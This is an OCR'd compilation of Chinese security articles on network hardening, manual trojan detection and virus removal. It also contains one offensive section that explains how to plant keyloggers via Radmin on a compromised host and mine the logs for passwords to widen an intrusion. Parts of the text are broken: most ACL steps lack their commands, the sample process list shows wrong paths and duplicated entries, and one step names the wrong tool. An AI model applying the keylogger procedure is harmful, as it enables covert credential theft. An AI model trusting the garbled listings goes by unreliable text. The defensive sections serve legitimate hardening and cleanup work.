(1) 单击【开始】→【运行】，键入“gpedit.msc”并运行，打开“组策略”窗口。

(2) 在“本地计算机策略”下选择“计算机配置”→“管理模板”→“系统”，然后在右栏的“设置”标题下双击“关闭自动播放”，弹出对话框，如图 2 所示。



图 2 关闭自动播放

(3) 选择“设置”选项卡，选中“已启用”单选按钮，然后在“关闭自动播放”下拉列表框中选择“所有驱动器”，单击【确定】按钮，退出“组策略”窗口，注销即可。

## 网络安全加固原则

我们不妨从网络边界、服务器、内网等几个方面的安全加固来打造整体的安全。

### 网络边界安全加固

路由器是网络边界的重要设备，也是进入内网的第一道防线，其安全缺陷来源于操作系统、路由协议、硬件和配置。

路由器上运行的操作系统通常存在安全隐患，主要表现为远程溢出漏洞和默认开放的服务。除了及时下载补丁修复漏洞外，路由器操作系统默认开放的许多服务通常存在安全风险，加固的方法是根据最小特权原则关闭不需要的服务，同时对用户和进程赋予完成任务所需的最小权限。

一些路由协议，如 RIP，对收到的路由信息不进行任何校验和认证，由此可能造成网络拓扑信息泄露或因收到恶意

电子科技大学 童永清 余壁

路由而导致网络瘫痪。对此需要添加认证，确保通信对象是可信的。CDP 协议会造成路由器操作系统版本等信息的泄露，一般应予以关闭。路由器硬件可能因发生故障或受到恶意攻击而停机，为此需要进行备份。

加固边界路由器最重要的方法是进行安全配置，建立合适的访问控制表（ACL）。ACL（Access Control List）规定哪些 IP 地址和协议可以通过边界路由器，而哪些被阻止，由此确保流量安全进出网络。定制访问控制表通常应遵守这样的原则：流量如果不被明确允许，就应该被拒绝。

假设某组织的网络通过一个 Cisco 路由器连入因特网，可以这样定制一个 ACL。

首先拒绝所有向内传输而源地址是内部 IP 的流量，以防止利用内部地址进行 IP 欺骗：

```
deny ip 192.168.1.0/24 any
```

接着允许向内传输的已建立 TCP 连接的流量进入内网，确保正常通信：

UDP 是无连接协议，若先前对外发送了一个查询，明确允许 UDP 协议的 DNS 响应通过：

然后允许无害的 ICMP 数据包通过，拒绝危险 ICMP 包：

为防范 DoS 攻击，拒绝所有携带伪造源地址的数据包：

然后拒绝所有没被明确允许的 TCP 和 UDP 流量：

最后实现默认的安全原则，流量如果不被明确允许就拒绝：

路由器通过包过滤提供了一定的防护措施，但不能根据状态对流过的数据包进行检查。基于状态的防火墙可以满足这一要求，但其本身存在一些不足和缺陷，例如，不能解决来自内部的攻击，不能防止利用服务器漏洞进行的攻击，不能阻止病毒和蠕虫文件的传输等。因此要通过合理建设网络，制定并执行安全规定，确保所有流入和流出的流量都经过边界防火墙，且需与其他防护措施协同工作。

边界防火墙通常放置在边界路由器和交换机之间，是网络边界的重要组成部分。与路由器一样，其策略配置非常关键。由于各组织机构网络和业务需求的不同，防火墙的配置策略也有较大的差别。

对于防火墙的安全配置，可以遵循以下几项原则：

- (1) 区别流入和流出流量，分别制定策略。
- (2) 只有开放服务所需要的端口才开放，其他一律关闭。
- (3) 频繁执行的策略放置在前，较少执行的策略放置在后，以此提高过滤效率。
- (4) 根据病毒警告临时性地关闭某些端口。
- (5) 若业务需要启用防火墙的 DMZ（非军事化区）功能，将服务器放置在 DMZ 中。

## 服务器安全加固

服务器是黑客攻击的重点，尤其喜欢利用服务器的漏洞或配置错误进行攻击，以获取系统控制权或实现拒绝服务。

以 IIS Web 服务器为例介绍一些加固措施。

(1) 删除无效的映射。默认情况下，IIS 会自动创建多种应用程序的映射关系。这些应用程序映射大多没有任何作用，而其中许多却存在安全漏洞，极易被攻击者利用。

(2) 取消匿名访问和进行内容分级。IIS 默认情况下允许匿名访问，这往往给攻击者带来便利。为降低服务器受到攻击的风险，限制对服务器的访问非常重要。最好能对访问的用户进行身份认证。为了阻止用户随意查看站点的所有内容，可以启用内容分级功能。

(3) 使用 SSL 加密通信。通常状态下，HTTP 协议以明文的方式传输信息，攻击者通过使用嗅探器可以轻易地截获传输的账号和密码。为了防止嗅探，可以对 IIS 服务器进行 SSL 加密验证，保证传输内容的机密性。

(4) 使用安全工具进行加固。除了及时安装补丁修补漏洞外，还可以使用专门的工具对 IIS 进行安全加固。如安全工具 IIS Lock Tool，它可以帮助网管员设置 IIS 的安全属性、关闭一些不必要的服务、阻止一些已知的攻击。又如工具 URL Scan，它可以自动过滤不合法的访问请求。许多攻击都是通过精心构造 URL 请求来实现的，通过使用 URL Scan 可以大大减小攻击的成功率。

## 内网安全加固

据统计，安全威胁的 70% 来自于内部，包括未授权的访问、有意或无意而留下的安全漏洞和信息泄露、内部人员的恶意攻击，因此有必要加强内部网络的安全。可以重点针对以下几个方面进行安全加固：主机的脆弱性、攻击类型、人员安全意识和行为习惯。

内网安全加固通常有两种方式，一是购买专门的安全加固软件；二是利用主机提供的安全配置功能。

Windows 下的内网专用安全加固软件可以对用户操作权限和访问权限进行细化和控制，监测主机和网络资源的使用，阻断一些常见的内网攻击行为，提供详细的安全日志和审计功能。

UNIX 平台下有 Entrust ACX 软件，它可以将 C2 安全级的 Solaris、HPUX 提升到 B 安全级。

以 Windows 2000/XP 为例，就要注意禁用或删除不必要的服务，启用与安全有关的服务、加强账户安全、关闭 NetBIOS 服务、设置审计策略、修改注册表项、防范针对 TCP/IP 协议弱点的攻击等方面入手。

由于近年来各类恶意软件非常疯狂，因此客户端应该安装必要的杀毒软件和防火墙。

网络中的安全威胁和漏洞许多是因为工作人员安全意识淡薄和不执行安全规程造成的。为此，需要根据机构网络和业务特点修改现有规程或重新制定符合实际需要的安全规程，在制定前先取得管理层的支持，在制定过程中积极征求工作人员的意见。

此外，在安全规程实施前，对工作人员进行安全培训，以提高其安全意识和安全操作技能。内网安全的加固除了技术手段予以保证外，很重要的一点是制度的建立和执行。

## 安全扫描和模拟攻击

安全扫描包括端口扫描和漏洞扫描，前者主要用于探测主机开放的端口和操作系统版本等信息，为下一步攻击做准备；后者根据漏洞库扫描主机是否存在远程溢出漏洞或本地

漏洞及配置错误。

知名的端口扫描器有 Super Scan、Nmap、X-Scan，漏洞扫描器有 ISS、Nessus、360 安全卫士、MBSA 等。

模拟攻击是指从攻击者的角度利用各种工具，在不影响网络和主机功能及性能的前提下进行的一种攻击。

学会使用一些攻击工具对于提升网络安全是很有帮助的，但实施模拟攻击前应当取得上级部门和领导的允许，对攻击可能产生的后果做充分的估计。

## 小心病毒的“报复”

甘肃 西峰 王有真

前几天，朋友的一台计算机上网不正常，总是莫名其妙地打开网页，就请笔者去帮忙解决问题。初步怀疑是感染了木马或者其他病毒。

笔者首先查看了任务栏，发现“卡巴斯基”的图标是灰色的，于是重新启动计算机。

启动后又出现了错误提示，“卡巴斯基激活文件日期无效”，卡巴斯基的图标再次变成灰色。

于是笔者检查了一下系统时间，发现系统时间是 2000 年。于是，把系统时间设置为当前时间，而后重新启动了卡巴斯基。

可是，这次依然弹出了“卡巴斯基激活文件日期无效”的错误提示。再次检查系统时间，发现系统时间又莫名其妙地回到了 2000 年。看来病毒是通过设置系统时间来置“卡巴斯基”于死地的。

于是，笔者再次把时间设置为当前时间，“卡巴斯基”启动成功。“卡巴斯基”扫描时发现了“Trojan.DL.Win32.InfectHtm.a”（当时没有记录，这是瑞星查出的名称，事后查看网上的资料，该病毒资料在 <http://www.xker.com/page/e2007/1127/40551.html>），但是不能清除。

于是试图升级卡巴斯基，但总是不能成功。于是笔者拿出通用工具“360 安全卫士”。顺利安装完成，但是启动后，发现 360 安全卫士根本无法操作，因为笔者刚要选择某个功能，窗口就关闭了。

“360 安全卫士”无效，笔者只能再次回到“卡巴斯基”，继续让它进行自我升级。

这次，卡巴斯基的升级更是莫名其妙，下载到 50% 左右时，提示卡巴斯基升级需要的某个文件找不到，无法升级。

接着自动启动扫描，提示信息全是“xxxx 系统文件已经被替换，必须删除”等信息，笔者惊出了一身冷汗。估计是病毒已经接管或者干脆伪造了一个卡巴斯基的扫描窗口提示错误的信息。

笔者按下【Ctrl+Del+Alt】组合键，任务管理器却并没有如约出现，却提示“任务管理器已经被系统管理员禁用”。

笔者又试了几个出名的工具，都无法正常使用。于是，笔者把注意力转向了一些名气稍微差一些小工具。

首先安装“IE 优化修复专家 2007”，安装成功，用这个工具解除了任务管理器不能使用的限制。

打开任务管理器，在其中发现了一些异常的进程。由于要查看这些进程的对应文件，于是使用“IceSword（冰刃）”1.22 中文版。检查出异常进程对应的文件后，由于常规方法不能删除，使用“冰刃”的强制删除功能，截图如图 1 所示。从中您可以清楚地看到任务栏的变化。



图 1 使用“冰刃”强制删除

删除完成后，重启计算机，问题再度出现，这次根本不能登录，在显示“正在加载用户设置”后的一瞬间，又显示“正在保存用户设置”，看来该病毒依然有漏网的部分，它直接关闭了系统登录窗口，把我们拒之门外，安全模式也不行。

由于根本没有办法登录进系统，笔者只能重装系统。

事后回想，病毒的“报复机制”太可怕了。如果您也想尝试一下手工清除病毒的乐趣，一定要看清楚病毒的“后台”后再“动手”，以免遇到一些不必要的麻烦。



## 系统信息让木马现形

河南濮阳职业技术学院 仝伟伟

木马不同于其他病毒程序，通常不会感染文件，而是作为一种驻留程序隐藏在系统内部，对计算机进行跟踪监视、控制、查看、修改资料等操作，因此具有很强的隐蔽性、突发性和攻击性，让用户防不胜防。其实无需第三方软件的支持，只要善用“系统信息”，也可以让木马现形。

木马检测的方法有多种，一般主要采用以下几种方法。

### 查看正在运行的进程

隐蔽性是木马的首要特征，它必须隐藏在您的系统中，而且会想尽一切办法避开您的视线。通常，木马在启动时不会在任务栏中产生图标，也不会出现窗口，自动隐藏，然而再狡猾的木马也是一个应用程序，需要进程来执行，因此可以通过查看系统进程来推断木马是否存在。

在 Windows NT/XP 系统下，按下【Ctrl+Alt+Del】组合键即可进入任务管理器，打开“进程”选项卡，就可看到系统正在运行的全部进程。不过该方法的缺点是没有直接给出文件的路径，而且进程名没有按名称排序，查找起来不方便。

还有一种方法就是借助第三方软件，如 Windows Process Viewer、IceSword 等，但需要专门安装。

在此推荐用“系统信息”中的“正在运行任务”来查看正在运行的进程列表，此方法比 Windows 任务管理器中查看更方便，如图 1 所示。



名称	路径	描述	进程 ID
System	C:\WINDOWS\system32\smss.exe	系统进程，用于 Windows 系统的安全机制。	4
lsass.exe	C:\WINDOWS\system32\lsass.exe	系统进程，用于 Windows 系统的安全机制。	564
smss.exe	C:\WINDOWS\system32\smss.exe	系统进程，用于 Windows 系统的安全机制。	3740
csrss.exe	C:\WINDOWS\system32\csrss.exe	系统进程，用于 Windows 系统的安全机制。	384
explorer.exe	C:\WINDOWS\explorer.exe	Windows 资源管理器。	3208
notepad.exe	C:\WINDOWS\notepad.exe	记事本。	1044
cmd.exe	C:\WINDOWS\system32\cmd.exe	命令提示符。	2720
taskmgr.exe	C:\WINDOWS\system32\taskmgr.exe	任务管理器。	2864
svchost.exe	C:\WINDOWS\system32\svchost.exe	Windows 操作系统的一部分，用于管理启动和停止服务。	476
smss.exe	C:\WINDOWS\system32\smss.exe	系统进程，用于 Windows 系统的安全机制。	172
csrss.exe	C:\WINDOWS\system32\csrss.exe	系统进程，用于 Windows 系统的安全机制。	2240
notepad.exe	C:\WINDOWS\notepad.exe	记事本。	1036
cmd.exe	C:\WINDOWS\system32\cmd.exe	命令提示符。	1532
taskmgr.exe	C:\WINDOWS\system32\taskmgr.exe	任务管理器。	2208
svchost.exe	C:\WINDOWS\system32\svchost.exe	Windows 操作系统的一部分，用于管理启动和停止服务。	1652
smss.exe	C:\WINDOWS\system32\smss.exe	系统进程，用于 Windows 系统的安全机制。	1860
csrss.exe	C:\WINDOWS\system32\csrss.exe	系统进程，用于 Windows 系统的安全机制。	856
notepad.exe	C:\WINDOWS\notepad.exe	记事本。	1208

图 1 系统信息-正在运行任务

打开方法为：选择“开始”→“程序”→“附件”→“系统工具”→“系统信息”→“软件环境”→“正在运行任务”，从中可以发现正常的系统进程都包括哪些。例如，

alg.exe：微软 Windows 操作系统自带的程序，用于处理微软 Windows 网络连接共享和网络连接防火墙。

conime.exe：输入法编辑器相关程序。

csrss.exe：微软客户端/服务器端运行时的子系统，该进程管理 Windows 图形相关任务。

explorer.exe：Windows 程序管理器或者 Windows 资源管理器。

ieexplore.exe：IE 主程序。

lsass.exe：系统进程，用于 Windows 系统的安全机制。

mdm.exe：Windows 进程出错程序。

services.exe：Windows 操作系统的一部分，用于管理启动和停止服务。

smss.exe：调用对话框管理子系统和负责操作系统的对话框。

spoolsv.exe：将 Windows 打印机任务发送给本地打印机。

svchost.exe：Windows XP 系统的一个核心进程。

### 注意

svchost.exe 不单单只出现在 Windows XP 中，在使用 NT 内核的 Windows 系统中都会有它的存在。一般在 Windows 2000 中，svchost.exe 进程的数目为 2 个，而在 Windows XP 中 svchost.exe 进程的数目就上升到了 4 个或更多。所以看到系统的进程列表中有几个 svchost.exe 不用那么担心。正常的 svchost.exe 在“%windir%\windows\system32”目录下（%windir%为 Windows 的安装盘符），如果发现该文件出现在其他目录下就要小心了。svchost.exe 文件的调用路径可以通过“系统信息”→“软件环境”→“正在运行任务”来查看。

System：其路径应为不可用，但注意，它并不是 system.exe，若存在，可能是木马伪装而成的。

taskmgr.exe：该进程用于 Windows 任务管理器，显示系统中正在运行的进程。

WinLogon.exe：Windows NT 登录管理器，用于处理系统的登录和登录过程。

.....

其他进程在此不再赘述。

### 查看启动程序

木马只要着陆后，都要想办法实现自启动，使用的方法包括添加相关的注册表项、修改系统配置文件等。

#### 1. 通过系统配置实用程序（msconfig）

其打开方法为：选择【开始】→【运行】，输入“msconfig”，然后打开如图 2 所示的窗口。



图 2 系统配置实用程序-启动项

通过该程序可以查看 win.ini 和 system.ini 文件中加载的

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

启动项，不过目前的木马已经很少采用这种方式了。

该程序还可以通过“启动”选项卡查看启动项目，这些启动项大多通过注册表的相关项加载，也有一些直接放在主菜单的【开始】→【程序】→【启动】处（当然木马几乎不会采用这种方式）。

## 2. 通过注册表编辑器 (regedit)

其打开方法为：选择【开始】→【运行】，输入“msconfig”，然后打开注册表编辑器。木马一旦被加载，一般都会对注册表进行修改。

一般来说,木马在注册表中实现加载文件一般是在以下几个地方:

(1) HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\Current Version\Run 或 RunOnce 或 RunOnce Ex 或 RunServices 或 RunServicesOnce。

(2) HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run 或 RunOnce 或 RunOnce Ex 或 RunServices 或 Run Services Once。

此外，在注册表中修改文件关联，实现在打开系统软件（如记事本）时自动启动木马。

将默认的 HKEY\_CLASSES\_ROOT\txtfile 或 inffile 或 inffile\shell\open\command=D:\WINDOWS\notepad.exe %1 改成“木马程序.exe %1”。

### 3. 通过“系统信息”(msinfo32)

打开“系统信息”→“软件环境”→“启动程序”，即可查看开机自启动程序，如图3所示。



图3 系统信息-启动程序

其内容与系统配置实用程序中“启动”选项的内容基本一样，不过更加全面，并且列出了用户名。

## 查看运行的服务

高级一些的木马会在任务管理器中隐藏其进程，而以系统服务的方式欺骗用户。因此，要想进一步检测木马，应查看系统中运行的服务，以判断哪些服务是木马伪装的。

一种方法就是直接在命令提示符下输入“net start”来查看服务，再用“net stop server”来禁止服务。

还有一种方法是通过系统配置实用程序 (msconfig) 窗口的“服务”选项卡来查看; 此外的一种方法是通过“系统信息”→“软件环境”→“服务”来查看开机自启动的服务。

### 特殊说明

(1) 以上介绍的方法并不能取代专门的木马专杀工具

上面介绍的是手工检测木马的方法,它简便实用,但若想彻底地检测木马还需通过各种杀毒软件、防火墙软件和各种木马查杀工具。如瑞星、江民、金山等公司的杀毒和防火墙软件及 360 安全卫士、木马克星、木马杀客等专杀工具。

(2) 检测木马只是清除木马的第一步, 更重要的是进行木马防范。

限于篇幅，木马的防范和清除就不在此讨论了。

### (3) GHOST XP 系统不能启动“系统信息”

若启动“系统信息”时会出现如图4所示的提示。




图4 “帮助和支持错误”提示

如果启动“帮助和支持”的服务后不再有提示,但无任何反应,说明您安装的是 GHOST XP(克隆)系统,因为 GHOST XP 把所有的帮助和支持都删除了。

## ❖ NTFS 对病毒说 NO

第一步：转换系统分区为 NTFS。

第二步：新建一个 Users 组用户，只设置其对系统分区的“读取和运行”权限，如图 1 所示。以 C 为系统分区，以 online 为 Users 组用户。

第三步：用 Users 组用户身份登录。

至此，将再没有病毒可以修改您的系统文件了，您的计算机从此安全了。

您难道不相信吗？



图 1 USERS 组对系统分区的权限设置

NTFS 文件系统提供了“有条件的访问”机制：不同的用户可以有不同的权限，同一个操作也可以有不同的权限。它绝不允许有超越所赋权限的命令，以此保障系统的安全。也就是说“读取”，只能打开文件查看其内容而已；“修改”是可以编辑文件内容；“写入”是能够创建新的文件和文件夹。

那么，为什么不让病毒最多只拥有对系统分区的“读取”权限呢？这样病毒就算改不了系统文件，也不能把自己写入系统文件夹内了！病毒彻彻底底地失去了其传播性，我们也达到了保护系统的目的。

其实病毒本身没有什么权限，它完全依赖于当前登录的用户。如果当前用户是 Administrators 组超级管理员，那么它也就拥有了“无所不能、完全控制”的权限；当前用户若是受限的 Users 组用户，病毒也就跟着受相应的限制了。

Administrators 组用户只适用于初装系统和后期维护，而 Users 组用户才是实实在在的操作者。所以，应该创建 Users 用户进行日常操作，并且只给该组用户对系统分区“读取和运行”的权限，我们自己都不能在系统分区写入文件，更何况病毒了？

不过，Users 组用户对整个系统分区只拥有“读取”权限显然是武断的，难免有一些应用程序要在系统文件夹内创建、修改日志和配置类的文件，它们就会因此无法正常运行，麻烦自然也就跟着来了。如何解决呢？

办法有以下三个：

- (1) 高级用户可以使用 DOS 命令：runas。
- (2) 推荐使用快捷方式。

新建其快捷方式后，单击鼠标右键，在属性页中“以其他用户身份运行”，如图 2 所示。这样，双击快捷方式会要求输入超级用户名和密码。

- (3) 用超级用户身份登录。

注意，此时一定要选用可靠的软件，并避免打开陌生网页和其他盘符里的文件，操作完毕后立即重启。

要想真正高枕无忧，其实还有很多优化可做，比如设置自动登录、禁用 inf 文件等。强烈建议大家安装虚拟内存盘（划走一部分物理内存当作磁盘分区）。因为现在的病毒不是藏在系统文件夹内，就是藏在根目录下，还有就是藏在临

时文件夹内（特别是 IE 临时文件夹）。将这些临时文件夹系统指向内存虚拟盘，即使藏有病毒文件，重启或关机后自然就没了，也省了清除垃圾文件的麻烦。




图 2 快捷方式以其他用户身份运行

步骤如下：

- (1) 安装内存虚拟盘。视计算机内存大小来分配内存虚拟盘的空间，一般在 32MB 以上。

- (2) 将系统的临时文件夹和用户的临时文件夹及 IE 临时文件夹目录（见图 3）均指向内存虚拟盘。




图 3 IE 临时文件夹指向内存虚拟盘

- (3) 可同时安装内存整理软件（如 SuperRam），通过释放、分配以高效率地使用内存。

由于使用内存，唯一不便之处是安装大型软件或 WinRAR 解压缩时，可能会出现临时空间不足。此时可以进入“安全模式”安装（内存虚拟盘在安全模式下不可用）。

总之，病毒重在防。既然 NTFS 文件系统给了我们一把“锁”，我们就应该用好它，为抵御病毒再添新招。

## 江民的 COPY 升级法

看了《卡巴不联网也能升》，让笔者想到了自己所使用的江民 KV 系列杀毒软件，它可不可以也像卡巴斯基一样实施“非常规”升级呢？

笔者单位的计算机所安装的 KV 2008 由于网络 24 小时不断，因此可随时升级。但家中无条件上网，虽然也安装了 KV 2008，但病毒库却无法及时更新（网上的“最新”升级包也并不新）。

山东省招远一中新校微机组 牟晓东

于是笔者想到，如果能在单位的最新升级 KV 2008 目录中找到病毒库更新的数据文件，然后复制回家粘贴到对应的位置，不就可以了？

首先将单位的 KV 2008 升级到最新病毒库，然后依次打开其安装目录 D:\Program Files\JianMin 的 12 个目录。经过仔细研究，发现 KV 2008 的杀毒程序是模块式的组成，每个时间段的

病毒库模块都是单独的文件，它们都在 Kernel 目录中。

在此笔者用了个巧方法：检查一下文件的生成日期，看看哪个目录中有最近刚刚生成的文件就行了，结果就在 Kernel 目录中发现了不少.vlb 文件，而且名字很有规律，这就是不断更新的病毒库文件。选中它们（37 个，不到 8MB），复制一下，如图 1 所示，再粘贴到 U 盘中。




图 1 复制最新病毒库

回家后启动计算机，再把这些病毒库文件粘贴到 D:\Program Files\JianMin\Kernel 目录中，结果出错，提示文件正在使用。关闭 KV 2008 的实时监控，再次粘贴，还是出错。

那一定是还有运行的相关进程，按【Ctrl+Alt+Del】组合键调出 Windows 任务管理器，将带有 KV 字眼儿的进程结束，结果又无法实现。

忽然灵机一动，到安全模式下不就可以了吗？重启按【F8】键进入安全模式，这下 KV 2008 没有启动，再次找到相关路径进行.vlb 文件的复制粘贴工作，然后再重启一次，果然在启动过程中看到了 KV 2008 的升级日期已经是最新了，不再提示“请及时更新病毒库”。

进入 Windows XP 操作界面后 KV 2008 正常运行，窗口下方所显示的“病毒库日期”正是单位计算机上 KV 2008 的最新升级日期，升级成功！

## “机器狗”灭亡记

湖北省赤壁一中 谢归元

最近出现了一种新型病毒直接威胁着机房、网吧等一些大规模使用硬盘还原卡及还原软件的计算机，笔者深受其害。

### 发现

笔者管理着一个学生机房。学生机的情况是：全部安装简装版的 Windows XP，通过代理服务器上网，而且全部安装了小哨兵还原卡。

主要症状是网络断开，一切正常：网络连上，整个网络基本瘫痪，服务器、学生机很多被报 IP 冲突，不一会儿学生机就上不了网，且运行速度变慢。

貌似感染了 ARP 欺骗病毒，可是病毒从哪儿来？学生机全部安装了还原卡，难道是服务器？笔者重装了代理服务器，采取了应对 ARP 病毒的方法，却一点效果也没有。仔细观察学生机，发现只要网络一连接，学生机速度瞬间变慢，并且多了很多进程，比如 cmd.exe、\*.tmp 及各种木马进程。

无奈，笔者只好重装了台“干净”的学生机，两台计算机断网情况下通过对比发现，中毒计算机比干净计算机多了一个 userinit.exe 进程，而该进程应该在计算机启动不久消失。

上网一查，userinit.exe 原来是一种能穿透还原卡的相当于木马下载器的病毒。有些计算机中毒后会多了一个机器狗模样的图标，因此也被称为“机器狗”病毒，其变种非常多。

### 原理

userinit.exe 是一个登录应用程序，被病毒利用后成了木

马下载器。它会释放 pcihdd.sys 驱动文件，与原系统中还原软件驱动进行硬盘控制权的争夺，并通过替换 userinit.exe 文件实现开机自启动。该病毒还能利用底层驱动绕过几乎所有还原软件和还原卡，如冰点、还原精灵小哨兵等。

由于网吧和机房有还原软件或者保护卡，重启后木马会消失，但病毒会在下一次开机上网后重新自动下载，并且类似于 ARP 病毒样，干扰网内计算机的 IP，造成 IP 冲突或无法上网等状况。

### 打“狗”

因为有还原卡，其他下载的木马病毒在重启之后会自动消失。对于“userinit.exe”这个病毒，问题的重点应该在解决这个文件吧。但它是个系统应用程序又不能删除，否则计算机也无法正常启动，而目前很多杀毒软件又无法识别这个病毒，看来只有手工解决了。

首先断网结束这个进程，有些操作系统不能结束的，要进入安全模式，复制一个正常的 userinit.exe 文件替换掉有病毒的文件。做这些的前提必须使硬盘处于开放管理模式，否则相当于白做。替换了文件后，再使硬盘处于保护模式。

把这台计算机的网络连接上一试，一切正常。原以为这样就能搞定了，便花了将近一天的时间将所有的计算机修复。第二天让学生试，第一节课正常，第二节课又看到了令人头痛的 IP 冲突，到学生机一看全部有 userinit.exe 进程，看来这种方案宣告失败，治标不治本。通过这种方法虽然能使计算机恢复正常，但不能防止病毒再次入侵。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 看来想治本必须得改变思路才行，既然病毒是看中了这个文件，得绕过这个文件名才行，方案理好后开始行动。
- (1) 第一步：断网，开放硬盘保护模式。
  - (2) 第二步：结束 userinit.exe 进程，用正常文件替换掉病毒文件，然后将文件名进行修改，名称可以任意取，只要不和其他文件名冲突就可以。
  - (3) 第三步：进入注册表 HKEY\_LOCAL\_MACHINE\

SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon 下的 Userinit 键值:C:\WINDOWS\system32\userinit.exe，把 userinit.exe 改成自己修改好的文件名即可。

(4) 第四步：把正常的 userinit.exe 文件放在 C:\WINDOWS\system32 目录下用来掩护，然后开启保护。

几个小时的努力后，所有计算机处理完毕。经过两个星期的测试，证实问题已经解决。

键盘记录窃取信息

北京 陈小兵

键盘记录是获取准确信息的一种途径。键盘记录软件安装到系统后会隐藏进程，隐藏窗口，记录系统中用户所执行的所有键盘操作，并将其所有记录保存到一个文件。

目前，国内有很多键盘记录软件，功能参差不齐，但基本上都能将计算机用户的键盘输入及汉字输入全部记录下来，有的还提供屏幕截图等功能，不过在市面上能够找到的键盘记录软件都需要购买注册才能使用全部功能。

安装键盘记录软件

在本案例中要安装两个键盘记录软件：第一个文件名称为“key.exe”，是黑客防线提供的，是一个可执行程序；另外一个为“Active Key Logger”，是从网上搜索的，包含 akl.dll 和 akl.exe 两个文件，通过 Radmin 客户端将 3 个文件复制到肉鸡系统下的 com 目录，如图 1 所示。



图 1 传输键盘记录软件到肉鸡

说明

优秀的键盘记录软件可以直接在 DOS 提示符或者各种 Shell 中执行，执行完后无任何提示，只会在相应的目录下生成相应的文件。不同的键盘记录软件生成的文件格式不一样，一般是生成已知文件格式，如“.txt”、“.log”、“.bak”。

文件复制成功后通过 Radmin 的 Telnet 到肉鸡上执行 akl.exe 和 key.exe 可执行文件，执行完后分别会在当前目录生成 akl.txt 和在系统目录下生成 kvi.bak 文件，如图 1 所示。

查看键盘记录软件

“Active Key Logger”键盘记录软件会记录用户使用键盘的时间、窗口及键盘输入的数据，所有数据都在 akl.txt 文件中，直接打开即可看到，如图 2、图 3 所示。



图 2 查看键盘记录文件




图 3 查看键盘记录结果

利用键盘记录信息实施控制

键盘记录信息会真实记录用户或者其他登录人员在计算机上所进行的输入。如果用户是系统管理员或者入侵者，那么极有可能这些输入结果中包含用户名及口令等多种信息，通过这些信息我们可以进行渗透控制。如果记录的是入侵者在计算机上的操作记录，那么我们可以了解其入侵的方式，执行了哪些命令，还可以根据这些信息进行跟踪和取证。关于具体的控制过程在前面一些案例中穿插了很多控制方法，在本案例中就不再赘述。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

键盘记录的安全防范

对于键盘记录，目前还没有比较好的防范手段，只能通过杀毒软件和防火墙来进行一些简单的防范，及时更新病毒库，勤杀病毒，对于系统未知运行文件可以提交给病毒公司进行专门分析。

本案例相对较简单，直接运行键盘记录软件，过一段时间后可以通一些远程控制软件将键盘记录文件下载到本地并进行分析。通过分析键盘记录来获取用户的邮件用户和口令、管理员进行管理的一些账号和口令等，然后利用这些信息进行渗透攻击，扩大战果。

修补网站漏洞

上个星期刚到新公司，说是网站老被人攻击，需要改版，不过经过最后讨论还是决定重新做一个。因为现在已经安排人在外面做了一个，已完成页面设计，所以说现在这个网站基本不管理，又乱安全又差。

不过前天网站又有人捣乱，还发了文章，说管理员拿工资不干活，已经警告过一次，我没来得及看内容是什么，就被同事删除了。于是才开始这次的安全修补之旅。

先查 ARP 木马，下载雷克图网站安全助手 vbs 版，对整个 Web 目录做一次扫描，如图 1 所示。




图 1 扫描 Web 目录

打开报告查看，如图 2 所示。

C:\webroot\index.php.asp	FoundFile\index.php.asp	检测到了可疑的FoundFile\index.php.asp可疑脚本文件
C:\webroot\index.php.asp	FoundFile\index.php.asp	检测到了可疑的FoundFile\index.php.asp可疑脚本文件
C:\webroot\index.php.asp	FoundFile\index.php.asp	检测到了可疑的FoundFile\index.php.asp可疑脚本文件
C:\webroot\index.php.asp	FoundFile\index.php.asp	检测到了可疑的FoundFile\index.php.asp可疑脚本文件
